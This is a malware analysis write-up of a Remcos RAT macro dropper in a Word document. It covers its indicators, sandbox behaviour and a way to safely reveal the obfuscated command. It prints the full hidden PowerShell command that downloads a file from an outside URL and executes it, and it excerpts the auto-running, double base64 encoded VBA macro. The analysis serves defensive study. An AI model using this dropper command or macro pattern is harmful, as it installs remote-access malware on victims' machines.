analyses/RemcosDocDropper.MD

github.com/1d8/analyses/blob/master/RemcosDocDropper.MD


Remcos RAT Macro Dropper Doc

Overview

- Sample & more info
- Password to the zip file is **infected**
- First seen: May 27, 2020
- url no longer up
- File type: docm
- Sha256 hash: 202d979d74f0478de0fbea103e2585a84fdab5646ad19437f5e4c4ba0cda7b90
- url used was: hxxp://185.205.209.166/dkkp/qlyzbsuu.a12.exe & shortened via tinyurl
- Macros used


Analysis

Once opened, the document looks like this:




In my opinion, not much work was put into crafting the actual document, but who am I to judge?

When you enable content, you'd get this error message:



This isn't a makeshift error message crafted by the attacker as a social engineering tactic (as I did here ;)) but rather an actual error message since the file they attempt to download & execute (named **Filename.exe**) doesn't actually download.

After enabling content & letting the macros run, we open Procmon's process tree & we can see that powershell is used to *attempt* to drop the main malware (ignore all the notepad.exe noise, that was all generated by me):



The full powershell command used by the macro is here:

```
powershell.exe -executionpolicy bypass -W Hidden -command (new-object
System.Net.WebClient).DownloadFile('http://tinyurl.com/ybz4nnyg',
$env:Temp+'\Filename.exe');(New-Object -com
Shell.Application).ShellExecute($env:Temp+'\Filename.exe')
```

As we can see, it executes it in a hidden window & uses the *bypass* flag in order to bypass any protections a user has set up in order to prevent execution of unauthorized scripts (I may be incorrect, but I believe this method only works if the user is running with admin level privileges).

The powershell also drops the file to disk & saves it in the Temp directory as **Filename.exe** as we seen earlier & then executes it.

The url used is hxxps://tinyurl.com/ybz4nnyg. Tinyurl is a url shortener which will redirect to the main website. Attempting to navigate to this tinyurl yields no response, which likely means whatever site this malware was hosted as has since been taken down.

The final payload that would've been grabbed if the url was still up would be the Remcos RAT

My claim of the URL no longer being up is backed by the powershell logs:

```
~~~~~~~~~~~~~~~~~~~~~~
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="Exception calling "DownloadFile" with "2" argument(s): "The
remote name could not be resolved: 'tinyurl.com'""
Exception calling "DownloadFile" with "2" argument(s): "The remote name could not be resolved: 'tinyurl.com'"
At line:1 char:1
+ (new-object System.Net.WebClient).DownloadFile('http://tinyurl.com/yb ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : WebException
Exception calling "DownloadFile" with "2" argument(s): "The remote name could not be resolved: 'tinyurl.com'"
At line:1 char:1
+ (new-object System.Net.WebClient).DownloadFile('http://tinyurl.com/yb ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : WebException
Exception calling "DownloadFile" with "2" argument(s): "The remote name could not be resolved: 'tinyurl.com'"
At line:1 char:1
+ (new-object System.Net.WebClient).DownloadFile('http://tinyurl.com/yb ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

If you wish to receive the powershell code without actually running it the way the attackers intended, simply edit the code and delete the Shell() command & add in a variable, then print that variable in a message box:


Before:

```
Public Sub Document_Open()
Dim asdas As String
asdas = sadsad("Y0FCdkFIY0FaUUJ5QUhNQWFBQmxBR3dBYkFBdUFHVUFlQUJsQUNBQUxRQmxBSGdBW1FCakFIVUFkQUJ
Shell (sadsad(asdas, True))
End Sub
```

After:

```
Public Sub Document_Open()
Dim asdas As String
asdas = sadsad("Y0FCdkFIY0FaUUJ5QUhNQWFBQmxBR3dBYkFBdUFHVUFlQUJsQUNBQUxRQmxBSGdBW1FCakFIVUFkQUJv
var = (sadsad(asdas, True))
MsgBox var
End Sub
```

Result after running:



NOTE: The reason Shell is called on a variable + a function is because the command passed to Shell is base64 encoded twice & needs to be decoded twice before being ran. So the variable ***asdas*** *contains the command after it's*

decoded once and then when Shell is called as Shell(sadsad(asdas, True)) is when the command is decoded the second time. Basically the function ***sadsad()*** *is responsible for doing the base64 decoding. I hope this makes sense. Thanks for reading!*

▶ Details